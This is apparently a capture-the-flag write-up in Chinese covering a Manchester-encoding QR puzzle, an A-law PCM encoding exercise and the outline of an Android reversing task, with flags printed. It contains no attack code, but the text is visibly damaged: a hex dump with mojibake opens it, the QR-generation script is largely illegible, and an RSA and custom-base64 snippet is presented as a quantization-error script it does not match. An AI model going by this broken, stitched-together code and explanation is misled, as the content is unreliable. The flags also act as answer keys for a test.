00000190	8F	51	01	00	00	46	1E	00	00	0E	00	24	00	00	00	00	Q F \$
000001A0	00	00	00	20	00	00	00	00	00	00	00	4D	61	6E	63	68	Manch
000001B0	65	73	74	65	72	2E	74	78	74	0A	00	20	00	00	00	00	ester.txt
000001C0	00	01	00	18	00	ED	4A	D8	23	E5	00	D5	01	ED	4A	D8	ıJ0#â Œ ıJ0
000001D0	23	E5	00	D5	01	91	1E	3A	C6	C9	00	D5	01	50	4B	05	#â Œ ' :ÆÉ Œ PK
000001E0	06	00	00	00	00	01	00	01	00	60	00	00	00	7D	01	00	` ı
000001F0	00	00	00	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	ÿ0ÿà JFİF
00000200	01	00	60	00	60	00	00	FF	DB	00	43	00	08	06	06	07	` ` ÿŬ C
00000210	06	05	08	07	07	07	09	09	08	0A	0C	14	0D	0C	0B	0B	
00000220	0C	19	12	13	0F	14	1D	1A	1F	1E	1D	1A	1C	1C	20	24	\$
00000230	2E	27	20	22	2C	23	1C	1C	28	37	29	2C	30	31	34	34	.' ",# (7),0144
00000240	34	1F	27	39	3D	38	32	3C	2E	33	34	32	FF	DB	00	43	4 '9=82<.342ÿŬ C
00000250	01	09	09	09	0C	0B	0C	18	0D	0D	18	32	21	1C	21	32	2! !2
00000260	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	2222222222222222
00000270	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	2222222222222222
00000280	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	2222222222222222
00000290	32	FF	C2	00	11	08	00	AC	01	20	03	01	22	00	02	11	2ÿĂ ¬ "
000002A0	01	03	11	01	FF	C4	00	1A	00	01	00	03	01	01	01	00	ÿĂ
000002B0	00	00	00	00	00	00	00	00	00	00	01	03	04	02	05	06	
000002C0	FF	C4	00	18	01	01	01	01	01	01	00	00	00	00	00	00	ÿĂ
000002D0	00	00	00	00	00	00	01	02	03	04	FF	DA	00	0C	03	01	ÿŬ
000002E0	00	02	10	03	10	00	00	01	F9	31	91	6D	56	1A	33	86	ùl'mV 3+
000002F0	9C	F9	B0	28	BA	90	03	BE	01	A6	33	0A	00	B6	A0	D5	æù°(° % ;3 ¶ Œ
00000300	94	35	65	00	00	00	1A	F2	2C	F7	B3	F9	3D	6B	9F	A5	"5e ò,÷'ù=kÿ¥
00000310	E5	D9	5C	DF	D0	4F	CF	3C	CF	63	AF	15	6F	AD	6F	88	âŬ\ßĐOİ<İc- o-o^
00000320	3D	7A	FC	C5	7B	16	78	68	F5	FA	F1	95	EC	F1	E4	8F	=zŭĂ(xhōúñ•iñă
00000330	4F	47	88	3E	83	2F	92	4F	43	BC	99	F5	D3	D4	A6	8A	OG^>f/'OC¥™đóô;Š


```
def ManchesterEncode(s):
    res = ''
    for i in range(len(s)-1):
        if s[i] == s[i+1]:
            res += '0'
        else:
            res += '1'
    return res
```

根据编码脚本的思路可写出解码的脚本

```
def ManchesterDecode(s):
    res = []
    tmp = '0'
    for i in range(len(s)):
        if s[i] == '0':
            tmp += tmp[-1]
        elif s[i] == '1':
            tmp += str(1-int(tmp[-1]))
    res.append(tmp)
    tmp = '1'
    for i in range(len(s)):
        if s[i] == '0':
            tmp += tmp[-1]
        elif s[i] == '1':
            tmp += str(1-int(tmp[-1]))
    res.append(tmp)
    return res
```

这里考虑第一位是0开始还是1开始，有两种情况

其中一种情况很容易看出是一个二维码



直接扫可能扫不出来

根据数据情况，4*2个数字代表一个像素点，尺寸是31*31，编写生成图片的脚本

```
# @Author:昏鸦
from PIL import Image

x = 31
```

$$y = 31$$
$$S =$$
[illegible]

[illegible]


```
im.save('1.jpg')
```

生成二维码，扫描即得flag



sicnuctf{Cr4zy_m@nChe\$ter_01QR}

misc5-期末必考

- 出题人：昏鸦

解题思路

压缩包解压得到一个ppt和一个txt

txt中即为题目，ppt则给了A律13折线的PCM编码的相关知识点以及具体算法

flag.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

采用13折线A律PCM编码，最小量化误差间隔为1个量化单位，已知抽样脉冲值为-406个量化单位

计算编码器的输出码组和量化误差

flag为sicnuctf{输出码组-量化误差}

第一种解法

直接利用通信原理的相关知识计算，解题步骤如下

1. -406为负值，故 $C_1=0$
2. 406在256-512之间，为第5段，故 $C_2C_3C_4=101$
3. $C_5C_6C_7C_8=[(406-256)/16]=9=1001$
4. 输出码组为 $C_1C_2C_3C_4C_5C_6C_7C_8=01011001$
5. 将输出码组还原： $256+16*9=400$ ，故误差为6

第二种解法

前面说过office三件套都是压缩数据，打开ppt压缩文件，ppt目录下有一个pcm.xml，打开是一个python写的计算pcm编码的代码，跑一下就好了



```
pcm.py
1  # @Author: 昏鸦
2
3  def tobin3(n):
4      tmp = bin(n)[2:]
5      if len(tmp)==2:
6          res = '0' + tmp
7      elif len(tmp)==1:
8          res = '00' + tmp
9      else:
10         res = tmp
11     return res
12
13 def tobin4(n):
14     tmp = bin(n)[2:]
15     if len(tmp)==3:
16         res = '0' + tmp
17     elif len(tmp)==2:
18         res = '00' + tmp
19     elif len(tmp)==1:
20         res = '000' + tmp
21     else:
22         res = tmp
23     return res
24
25 def getPCM(s):
26     tab = [
27         [0,16,1],
28         [16,32,1],
29         [32,64,2],
30         [64,128,4],
31         [128,256,8],
32         [256,512,16],
33         [512,1024,32],
34         [1024,2048,64]
35     ]
36     res = ""
37
38     res += ("0" if(s<0) else "1")
39     for i in range(8):
40         if abs(s)>tab[i][0] and abs(s)<=tab[i][1]:
41             res += tobin3(i)
42             res += tobin4(int((abs(s)-tab[i][0])/tab[i][2]))
43             break
44         else:
45             continue
46     return res
```

ppt的倒数第二页，将ppt上的图片移开，会发现有一个计算量化误差的脚本


```
import gmpy2
n = 3 * 5 * 7 * 11 * 13 * 17 * 19 * 23 * 29 * 31 * 37 * 41 * 43 * 47 * 53 * 59 *
61 * 67 * 71 * 73 * 79 * 83 * 89 * 97
phi_n = 2 * 4 * 6 * 10 * 12 * 16 * 18 * 22 * 28 * 30 * 36 * 40 * 42 * 46 * 52 * 58 * 60 * 66 * 70 * 72 * 78 * 82 * 88 * 96
e = 233
d = gmpy2.invert(e, phi_n)
hex(pow(66, d, n))
```

得到 d = 0x4c034db4a7cc8ae985e4634cf140bb d =

'\x4c\x03\x4d\xb4\xa7\xcc\x8a\xe9\x85\xe4\x63\x4c\xf1\x40\xbb' 做base64加密 (Alphabet被换成了"sicnu406HUNYAWXSTVdefBCDLMEF_2PQqrtv357ZabOwxyzRGlJKghjklm*p891o") 得到输入
esWwYNQAtz74m0WA8fcp

re3

- 出题人: 冬瓜
- 考点: 安卓逆向

出题思路

输入值通过jni调用c加密算法返回加密值, 再比较jwt中存储的flag加密值

1.c实现加密算法 (含特殊字符) 2.jni调用加密算法 3.jw隐藏flag密文 4.判断逻辑与app展示 5.生成apk